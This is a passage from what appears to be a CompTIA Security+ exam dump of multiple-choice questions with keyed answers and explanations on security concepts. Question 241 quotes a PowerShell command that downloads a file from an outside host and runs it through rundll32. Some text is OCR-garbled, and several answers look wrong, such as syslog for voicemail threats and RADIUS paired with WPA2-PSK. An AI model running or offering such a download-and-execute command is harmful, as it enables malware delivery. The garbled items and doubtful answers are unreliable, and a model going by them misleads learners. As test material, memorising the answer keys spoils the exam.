are running in memory, but have not yet been committed to disk. This technique is especially useful in cases where the malware is designed to self-destruct or erase itself from the disk after execution.

NEW QUESTION 206
- (Exam Topic 2)
An air traffic controller receives a change in flight plan for an morning aircraft over the phone. The air traffic controller compares the change to what appears on radar and determines the information to be false. As a result, the air traffic controller is able to prevent an incident from occurring. Which of the following is this scenario an example of?

A. Mobile hijacking
B. Vishing
C. Unsecure VoIP protocols
D. SPIM attack

Answer: B

Explanation:
Vishing is a form of phishing that uses voice calls or voice messages to trick victims into revealing personal information, such as credit card numbers, bank details, or passwords. Vishing often uses spoofed phone numbers, voice-altering software, or social engineering techniques to impersonate legitimate organizations or authorities. In this scenario, the caller pretended to be someone who could change the flight plan of an aircraft, which could have caused a serious incident.

NEW QUESTION 210
- (Exam Topic 2)
Security analysts have noticed the network becomes flooded with malicious packets at specific times of the day. Which of the following should the analysts use to investigate this issue?

A. Web metadata
B. Bandwidth monitors
C. System files
D. Correlation dashboards

Answer: D

Explanation:
Correlation dashboards are tools that allow security analysts to monitor and analyze multiple sources of data and events in real time. They can help identify patterns, trends, anomalies, and threats by correlating different types of data and events, such as network traffic, logs, alerts, and incidents. Correlation dashboards can help investigate network flooding by showing the source, destination, volume, and type of malicious packets and their impact on the network performance and availability. References: https://www.comptia.org/blog/what-is-a-correlation-dashboard

NEW QUESTION 213
- (Exam Topic 2)
A user is trying to upload a tax document, which the corporate finance department requested, but a security program IS prohibiting the upload A security analyst determines the file contains Pll, Which of
the following steps can the analyst take to correct this issue?

A. Create a URL filter with an exception for the destination website.
B. Add a firewall rule to the outbound proxy to allow file uploads
C. Issue a new device certificate to the user's workstation.
D. Modify the exception list on the DLP to allow the upload

Answer: D

Explanation:
Data Loss Prevention (DLP) policies are used to identify and protect sensitive data, and often include a list of exceptions that allow certain types of data to be uploaded or shared. By modifying the exception list on the DLP, the security analyst can allow the tax document to be uploaded without compromising the security of the system. (Reference: CompTIA Security+ SY0-601 Official Textbook, page 479-480)

NEW QUESTION 217
- (Exam Topic 2)
A network-connected magnetic resonance imaging (MRI) scanner at a hospital is controlled and operated by an outdated and unsupported specialized Windows OS. Which of the following
is most likely preventing the IT manager at the hospital from upgrading the specialized OS?

A. The time needed for the MRI vendor to upgrade the system would negatively impact patients.
B. The MRI vendor does not support newer versions of the OS.
C. Changing the OS breaches a support SLA with the MRI vendor.
D. The IT team does not have the budget required to upgrade the MRI scanner.

Answer: B

Explanation:
This option is the most likely reason for preventing the IT manager at the hospital from upgrading the specialized OS. The MRI scanner is a complex and sensitive device that requires a specific OS to control and operate it. The MRI vendor may not have developed or tested newer versions of the OS for compatibility and functionality with the scanner. Upgrading the OS without the vendor’s support may cause the scanner to malfunction or stop working altogether.

NEW QUESTION 218
- (Exam Topic 2)
A network administrator needs to determine the sequence of a server farm's logs. Which of the following should the administrator consider? (Select two).

A. Chain of custody
B. Tags
C. Reports
D. Time stamps
E. Hash values
F. Time offset

Answer: DF

Explanation:
A server farm’s logs are records of events that occur on a group of servers that provide the same service or function. Logs can contain information such as date, time, source, destination, message, error code, and severity level. Logs can help administrators monitor the performance, security, and availability of the servers and troubleshoot any issues.
To determine the sequence of a server farm’s logs, the administrator should consider the following factors:
- Time stamps: Time stamps are indicators of when an event occurred on a server. Time stamps can help administrators sort and correlate events across different servers based on chronological order. However, time stamps alone may not be sufficient to determine the sequence of events if the servers have different time zones or clock settings.
- Time offset: Time offset is the difference between the local time of a server and a reference time, such as Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT). Time offset can help administrators adjust and synchronize the time stamps of different servers to a common reference time and eliminate any discrepancies caused by time zones or clock settings.

References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://docs.microsoft.com/en-us/windows-server/administration/server-manager/view-event-logs

NEW QUESTION 219
- (Exam Topic 2)
A Chief Information Security Officer (CISO) wants to implement a new solution that can protect against certain categories of websites, whether the employee is in the offer or away. Which of the following solutions should the CISO implement?

A. VAF
B. SWG
C. VPN
D. WDS

Answer: B

Explanation:
A secure web gateway (SWG) is a solution that can filter and block malicious or inappropriate web traffic based on predefined policies. It can protect users from web-based threats, such as malware, phishing, or
ransomware, whether they are in the office or away. An SWG can be deployed as a hardware appliance, a software application, or a cloud service. References:

https://www.comptia.org/content/guides/what-is-a-secure-web-gateway

NEW QUESTION 222
- (Exam Topic 2)
A security engineer is concerned the strategy for detection on endpoints is too heavily dependent on previously defined attacks. The engineer wants a tool that can monitor for changes to key files and network traffic for the device. Which of the following tools should the engineer select?

A. HIDS
B. AV
C. NGF-W
D. DLP

Answer: A

Explanation:
The security engineer should select a Host Intrusion Detection System (HIDS) to address the concern. HIDS monitors and analyzes the internals of a computing system, such as key files and network traffic, for any suspicious activity. Unlike antivirus software (AV), which relies on known signatures of malware, HIDS can detect anomalies, policy violations, and previously undefined attacks by monitoring system behavior and the network traffic of the device.
References:
* 1. CompTIA Security+ Certification Exam Objectives (SY0-601): https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf
* 2. Scarfone, K., & Mell, P. (2007). Guide to Intrusion Detection and Prevention Systems (IDPS): Recommendations of the National Institute of Standards and Technology. NIST Special Publication 800-94. https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-94.pdf

NEW QUESTION 223
- (Exam Topic 2)
Which of the following can be used to calculate the total loss expected per year due to a threat targeting an asset?

A. EF x asset value
B. ALE / SLE
C. MTBF x impact
D. SLE x ARO

Answer: D

Explanation:
The total loss expected per year due to a threat targeting an asset can be calculated using the Single Loss Expectancy (SLE) multiplied by the Annualized Rate of Occurrence (ARO). SLE is the monetary loss expected from a single event, while ARO is the estimated frequency of that event occurring in a year.
Reference: CompTIA Security+ Study Guide: Exam SY0-501, 7th Edition, by Emmett Dulaney and Chuck Easttom, Chapter 9: Risk Management, page 414.

NEW QUESTION 226
- (Exam Topic 2)
A penetration tester was able to compromise a host using previously captured network traffic. Which of the following is the result of this action?

A. Integer overflow
B. Race condition
C. Memory leak
D. Replay attack

Answer: D

Explanation:
A replay attack is a form of network attack in which valid data transmission is maliciously or fraudulently repeated or delayed12. This can allow an attacker to compromise a host by resending a previously captured message, such as a password or a session token, that looks legitimate to the receiver1. A replay attack can be prevented by using methods such as random session keys, timestamps, or one-time passwords that expire after use12. A replay attack is different from an integer overflow, which is a type of software vulnerability that occurs when an arithmetic operation attempts to create a numeric value that is too large to be represented within the available storage space3. A race condition is another type of software vulnerability that occurs when multiple processes access and manipulate the same data concurrently, and the outcome depends on the order of execution3. A memory leak is a type of software defect that occurs when a program fails to release memory that is no longer needed, causing the program to consume more memory than necessary and potentially affecting the performance or stability of the system3.

NEW QUESTION 231
- (Exam Topic 2)
A security administrator would like to ensure all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring. Which of the following concepts should the administrator utilize?

A. Provisioning
B. Staging
C. Development
D. Quality assurance

Answer: A

Explanation:
Provisioning is the process of creating and setting up IT infrastructure, and includes the steps required to manage user and system access to various resources . Provisioning can be done for servers, cloud environments, users, networks, services, and more .
In this case, the security administrator wants to ensure that all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring. This means that the administrator needs to provision the cloud servers with the necessary software and configuration before they are deployed or used by customers or end users. Provisioning can help automate and standardize the process of setting up cloud servers and reduce the risk of human errors or inconsistencies.

NEW QUESTION 235
- (Exam Topic 2)
Which of the following security design features can an development team to analyze the deletion eoting Of data sets the copy?

A. Stored procedures
B. Code reuse
C. Version control
D. Continunus

Answer: C

Explanation:
Version control is a solution that can help a development team to analyze the deletion or editing of data sets without affecting the original copy. Version control is a system that records changes to a file or set of files over time so that specific versions can be recalled later. Version control can help developers track and manage changes to code, data, or documents, as well as collaborate with other developers and resolve conflicts.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.atlassian.com/git/tutorials/what-is-version-control

NEW QUESTION 240
- (Exam Topic 2)
A company recently upgraded its authentication infrastructure and now has more computing power. Which of the following should the company consider using to ensure user credentials are
being transmitted and stored more securely?

A. Blockchain
B. Salting
C. Quantum
D. Digital signature

Answer: B

Explanation:
Salting is a technique that adds random data to user credentials before hashing them. This makes the hashed credentials more secure and resistant to brute-force attacks or rainbow table attacks. Salting also ensures that two users with the same password will have different hashed credentials.
A company that has more computing power can consider using salting to ensure user credentials are being transmitted and stored more securely. Salting can increase the complexity and entropy of the hashed credentials, making them harder to crack or reverse.

NEW QUESTION 241
- (Exam Topic 2)
An employee received an email with an unusual file attachment named Updates . Lnk. A security analysts reverse engineering what the fle does and finds that executes the folowing script:
C:\Windows \System32\WindowsPowerShell\vl.0\powershell.exe -URI https://somehost.com/04EB18.jpg
-OutFile $env:TEMP\autoupdate.dll;Start-Process rundll32.exe $env:TEMP\autoupdate.dll
Which of the following BEST describes what the analyst found?

A. A Powershell code is performing a DLL injection.
B. A PowerShell code is displaying a picture.
C. A PowerShell code is configuring environmental variables.
D. A PowerShell code is changing Windows Update settings.

Answer: A

Explanation:
According to GitHub user JSGetty196’s notes1, a PowerShell code that uses rundll32.exe to execute a DLL file is performing a DLL injection attack. This is a type of code injection attack that exploits the Windows process loading mechanism.
https://www.comptia.org/training/books/security-sy0-601-study-guide

NEW QUESTION 246
- (Exam Topic 2)
Which of the following is a security implication of newer 1CS devices that are becoming more common in corporations?

A. Devices with celular communication capabilities bypass traditional network security controls
B. Many devices do not support elliptic-curve encryption algorithms due to the overhead they require.
C. These devices often lade privacy controls and do not meet newer compliance regulations
D. Unauthorized voice and audio recording can cause loss of intellectual property

Answer: D

Explanation:
Industrial control systems (ICS) are devices that monitor and control physical processes, such as power generation, manufacturing, or transportation. Newer ICS devices may have voice and audio capabilities that can be exploited by attackers to eavesdrop on sensitive conversations or capture confidential information. This can result in the loss of intellectual property or trade secrets. References: https://www.comptia.org/content/guides/what-is-industrial-control-system-security


NEW QUESTION 250
- (Exam Topic 2)
A network security manager wants to implement periodic events that will test the security team's preparedness for incidents in a controlled and scripted manner, Which of the following concepts describes this scenario?

A. Red-team exercise
B. Business continuity plan testing
C. Tabletop exercise
D. Functional exercise

Answer: C

Explanation:
A tabletop exercise is a type of security exercise that involves a simulated scenario of a security incident and a discussion of how the security team would respond to it1. A tabletop exercise is a low-impact and
cost-effective way to test the security team's preparedness, identify gaps and areas for improvement, and
enhance communication and coordination among team members2. A tabletop exercise is different from a red-team exercise, which is a simulated attack by an authorized group of ethical hackers to test the security defenses and response capabilities of an organization3. A business continuity plan testing is a process of verifying that an organization can continue its essential functions and operations in the event of a disaster or disruption4. A functional exercise is a type of security exercise that involves a realistic simulation of a security incident and requires the security team to perform their roles and responsibilities as if it were a real event.
References: 1:
https://www.isaca.org/resources/isaca-journal/issues/2022/volume-1/cybersecurity-incident-response-exercise-g
2: https://www.linuxjournal.com/content/security-exercises 3:
https://www.imperva.com/learn/application-security/red-team-blue-team/ 4: https://www.ready.gov/business-continuity-plan : https://www.ready.gov/exercises

NEW QUESTION 253
- (Exam Topic 2)
A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server was exposing an API that should have only been available from the companVs mobile
application. After reviewing the back-end server logs, the security analyst finds the following entries



```
10.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /api/cliend_id=1 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /api/cliend_id=2 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 - - [22/May/2020:08:08:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 302 21703 "http://www.example.com/api/" "CompanyMobileApp/1.1.1"
10.32.40.25 - - [22/May/2020:08:13:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 200 21703 "http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 - - [22/May/2020:08:20:18 +0100] "GET /api/cliend_id=2 HTTP/1.1" 200 22405 "http://www.example.com/api/" "CompanyMobileApp/2.3.0"
```

Which of the following is the most likely cause of the security control bypass?

A. IP address allow list
B. user-agent spoofing
C. WAF bypass
D. Referrer manipulation

Answer: B

Explanation:
User-agent spoofing is a technique that allows an attacker to modify the user-agent header of an HTTP request to impersonate another browser or device12. User-agent spoofing can be used to bypass security controls that rely on user-agent filtering or validation12. In this case, the attacker spoofed the user-agent header to match the company's mobile application, which was allowed to access the back-end server's API2.

NEW QUESTION 258
- (Exam Topic 2)
An organization recently released a zero-trust policy that will enforce who is able to remotely access certain data. Authenticated users who access the data must have a need to know, depending on their level of permissions.
Which of the following is the first step the organization should take when implementing the policy?

A. Determine a quality CASB solution.
B. Configure the DLP policies by user groups.
C. Implement agentless NAC on boundary devices.
D. Classify all data on the file servers.

Answer: D

Explanation:
zero trust is a security strategy that assumes breach and verifies each request as though it originates from an untrusted network12. A zero trust policy is a set of "allow rules" that specify conditions for accessing certain resources3.
According to one source4, the first step in implementing a zero trust policy is to identify and classify all data and assets in the organization. This helps to determine the level of sensitivity and risk associated with each resource and apply appropriate access controls.
Classifying all data on the file servers is the first step in implementing a zero trust policy because it helps to
determine the level of sensitivity and risk associated with each resource and apply appropriate access controls. Reference: Zero Trust implementation guidance | Microsoft Learn

NEW QUESTION 261
- (Exam Topic 2)
A security analyst needs to recommend a solution that will allow current Active Directory accounts and groups to be used for access controls on both network and remote-access devices. Which of the
following should the analyst recommend? (Select two).

A. TACACS+
B. RADIUS
C. OAuth
D. OpenlD
E. Kerberos
F. CHAP

Answer: BE

Explanation:
RADIUS and Kerberos are two protocols that can be used to integrate Active Directory accounts and groups with network and remote-access devices. RADIUS is a protocol that provides centralized authentication, authorization, and accounting for network access. It can use Active Directory as a backend database to store user credentials and group memberships. Kerberos is a protocol that provides secure authentication and encryption for network services. It is the default authentication protocol for Active Directory and can be used by remote-access devices that support it.

NEW QUESTION 264
- (Exam Topic 2)
A company wants to enable BYOD for checking email and reviewing documents. Many of the documents contain sensitive organizational information. Which of the following should be deployed first before allowing the use of personal devices to access company data?

A. MDM
B. RFID
C. DLR
D. SIEM

Answer: A

Explanation:
MDM stands for Mobile Device Management, which is a solution that can be used to manage and secure personal devices that access company data. MDM can enforce policies and rules, such as password protection, encryption, remote wipe, device lock, application control, and more. MDM can help a company enable BYOD (Bring Your Own Device) while protecting sensitive organizational information.

NEW QUESTION 268
- (Exam Topic 2)
A security administrator is using UDP port 514 to send a syslog through an unsecure network to the SIEM server. Which of the following is the best way for the administrator to improve the process?

A. Change the protocol to TCP.
B. Add LDAP authentication to the SIEM server.
C. Use a VPN from the internal server to the SIEM and enable DLP.
D. Add SSL/TLS encryption and use a TCP 6514 port to send logs.

Answer: D

Explanation:
SSL/TLS encryption is a method of securing the syslog traffic by using cryptographic protocols to encrypt and authenticate the data. SSL/TLS encryption can prevent eavesdropping, tampering, or spoofing of the syslog messages. TCP 6514 is the standard port for syslog over TLS, as defined by RFC 5425. Using this port can ensure compatibility and interoperability with other syslog implementations that support TLS.

NEW QUESTION 271
- (Exam Topic 2)
A security analyst is using OSINT to gather information to verify whether company data is available publicly. Which of the following is the BEST application for the analyst to use?

A. theHarvesterB Cuckoo
B. Nmap
C. Nessus

Answer: A

Explanation:
TheHarvester is a reconnaissance tool that is used to gather information about a target organization, such as email addresses, subdomains, and IP addresses. It can also be used to gather information about a target individual, such as email addresses, phone numbers, and social media profiles. TheHarvester is specifically designed for OSINT (Open-Source Intelligence) and it can be used to discover publicly available information about a target organization or individual.

NEW QUESTION 276
- (Exam Topic 2)
Sales team members have been receiving threatening voicemail messages and have reported these incidents to the IT security team. Which of the following would be MOST appropriate for the IT security team to analyze?

A. Access control
B. Syslog
C. Session Initiation Protocol traffic logs
D. Application logs

Answer: B

Explanation:
Syslogs are log files that are generated by devices on the network and contain information about network activity, including user logins, device connections, and other events. By analyzing these logs, the IT security team can identify the source of the threatening voicemail messages and take the necessary steps to address the issue

NEW QUESTION 281
- (Exam Topic 2)

A security engineer is investigating a penetration test report that states the company website is vulnerable to a web application attack. While checking the web logs from the time of the test, the engineer notices several invalid web form submissions using an unusual address: "SELECT * FROM customername”. Which of the following is most likely being attempted?

A. Directory traversal
B. SQL injection
C. Privilege escalation
D. Cross-site scripting

Answer: B

Explanation:
SQL injection is a web application attack that involves inserting malicious SQL statements into an input field, such as a web form, to manipulate or access the database behind the application. SQL injection can be used to perform various actions, such as reading, modifying, or deleting data, executing commands on the database server, or bypassing authentication. In this scenario, the attacker is trying to use a SQL statement “SELECT * FROM customername” to retrieve all data from the customername table in the database.

NEW QUESTION 282
- (Exam Topic 2)
Which of the following describes where an attacker can purchase DDoS or ransomware services?

A. Threat intelligence
B. Open-source intelligence
C. Vulnerability database
D. Dark web

Answer: D

Explanation:
The best option to describe where an attacker can purchase DDoS or ransomware services is the dark web. The dark web is an anonymous, untraceable part of the internet where a variety of illicit activities take place, including the purchase of DDoS and ransomware services. According to the CompTIA Security+ SY0-601 Official Text Book, attackers can purchase these services anonymously and without the risk of detection or attribution. Additionally, the text book recommends that organizations monitor the dark web to detect any possible threats or malicious activity.

NEW QUESTION 287
- (Exam Topic 2)
Which of the following describes software on network hardware that needs to be updated on a rou-tine basis to help address possible vulnerabilities?

A. Vendor management
B. Application programming interface
C. Vanishing
D. Encryption strength
E. Firmware

Answer: E

Explanation:
Firmware is software that allows your computer to communicate with hardware devices, such as network routers, switches, or firewalls. Firmware updates can fix bugs, improve performance, and enhance security features. Without firmware updates, the devices you connect to your network might not work properly or might be vulnerable to attacks1. You can have Windows automatically download recommended drivers and firmware updates for your hardware devices1, or you can use a network monitoring software to keep track of the firmware status of your devices2. You should also follow the best practices for keeping devices and software up to date, such as enforcing automatic updates, monitoring update status, and testing updates before deploying them

NEW QUESTION 291
- (Exam Topic 2)
A police department is using the cloud to share information city officials Which of the cloud models describes this scenario?

A. Hybrid
B. private
C. pubic
D. Community

Answer: D

Explanation:
A community cloud model describes a scenario where a cloud service is shared among multiple organizations that have common goals, interests, or requirements. A community cloud can be hosted by one of the organizations, a third-party provider, or a combination of both. A community cloud can offer benefits such as cost savings, security, compliance, and collaboration. A police department using the cloud to share information with city officials is an example of a community cloud model.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.ibm.com/cloud/learn/community-cloud

NEW QUESTION 296
- (Exam Topic 2)
A software developer used open-source libraries to streamline development. Which of the following is the greatest risk when using this approach?

A. Unsecure root accounts
B. Lack of vendor support
C. Password complexity

D. Default settings

Answer: A


NEW QUESTION 297
- (Exam Topic 2)
Which of the following best describes the situation where a successfully onboarded employee who is using a fingerprint reader is denied access at the company's mam gate?

A. Crossover error rate
B. False match raw
C. False rejection
D. False positive

Answer: C

Explanation:
False rejection Short explanation
A false rejection occurs when a biometric system fails to recognize an authorized user and denies access. This can happen due to poor quality of the biometric sample, environmental factors, or system errors. References: https://www.comptia.org/blog/what-is-biometrics

NEW QUESTION 300
- (Exam Topic 2)
A systems administrator needs to install a new wireless network for authenticated guest access. The wireless network should support 802. IX using the most secure encryption and protocol available.
Perform the following steps:
* 1. Configure the RADIUS server.
* 2. Configure the WiFi controller.
* 3. Preconfigure the client for an incoming guest. The guest AD credentials are:
User: guest01 Password: guestpass



SSID: CORPGUEST
Shared key:
AAA server IP:
PSK:
Authentication type:
Controller IP: 192.168.1.10

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Wifi Controller
SSID: CORPGUEST
SHARED KEY: Secret
AAA server IP: 192.168.1.20
PSK: Blank
Authentication type: WPA2-EAP-PEAP-MSCHAPv2 Controller IP: 192.168.1.10
Radius Server Shared Key: Secret
Client IP: 192.168.1.10
Authentication Type: Active Directory Server IP: 192.168.1.20
Wireless Client SSID: CORPGUEST
Username: guest01 Userpassword: guestpass PSK: Blank
Authentication type: WPA2-Enterprise

NEW QUESTION 303
- (Exam Topic 1)
A security administrator is setting up a SIEM to help monitor for notable events across the enterprise. Which of the following control types does this BEST represent?

A. Preventive
B. Compensating

C. Corrective
D. Detective

Answer: D

Explanation:
A SIEM is a security solution that helps detect security incidents by monitoring for notable events across the enterprise. A detective control is a control that is designed to detect security incidents and respond to them. Therefore, a SIEM represents a detective control.
Reference: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 3: Architecture and Design

NEW QUESTION 304
- (Exam Topic 1)
A company has discovered unauthorized devices are using its WiFi network, and it wants to harden the access point to improve security. Which f the following configuration should an analysis enable
To improve security? (Select TWO.)

A. RADIUS
B. PEAP
C. WPS
D. WEP-EKIP
E. SSL
F. WPA2-PSK

Answer: AF

Explanation:
To improve the security of the WiFi network and prevent unauthorized devices from accessing the network, the configuration options of RADIUS and WPA2-PSK should be enabled. RADIUS (Remote Authentication Dial-In User Service) is an authentication protocol that can be used to control access to the WiFi network. It can provide stronger authentication and authorization than WEP and WPA. WPA2-PSK (WiFi Protected Access 2 with Pre-Shared Key) is a security protocol that uses stronger encryption than WEP and WPA. It requires a pre-shared key (PSK) to be entered on each device that wants to access the network. This helps prevent unauthorized devices from accessing the network.

NEW QUESTION 306
- (Exam Topic 1)
An enterprise needs to keep cryptographic keys in a safe manner. Which of the following network appliances can achieve this goal?

A. HSM
B. CASB
C. TPM
D. DLP

Answer: A

Explanation:
Hardware Security Module (HSM) is a network appliance designed to securely store cryptographic keys and perform cryptographic operations. HSMs provide a secure environment for key management and can be used to keep cryptographic keys safe from theft, loss, or unauthorized access. Therefore, an enterprise can achieve the goal of keeping cryptographic keys in a safe manner by using an HSM appliance. References: CompTIA Security+ Certification Exam Objectives, Exam Domain 2.0: Technologies and Tools, 2.4 Given a scenario, use appropriate tools and techniques to troubleshoot security issues, p. 21

NEW QUESTION 310
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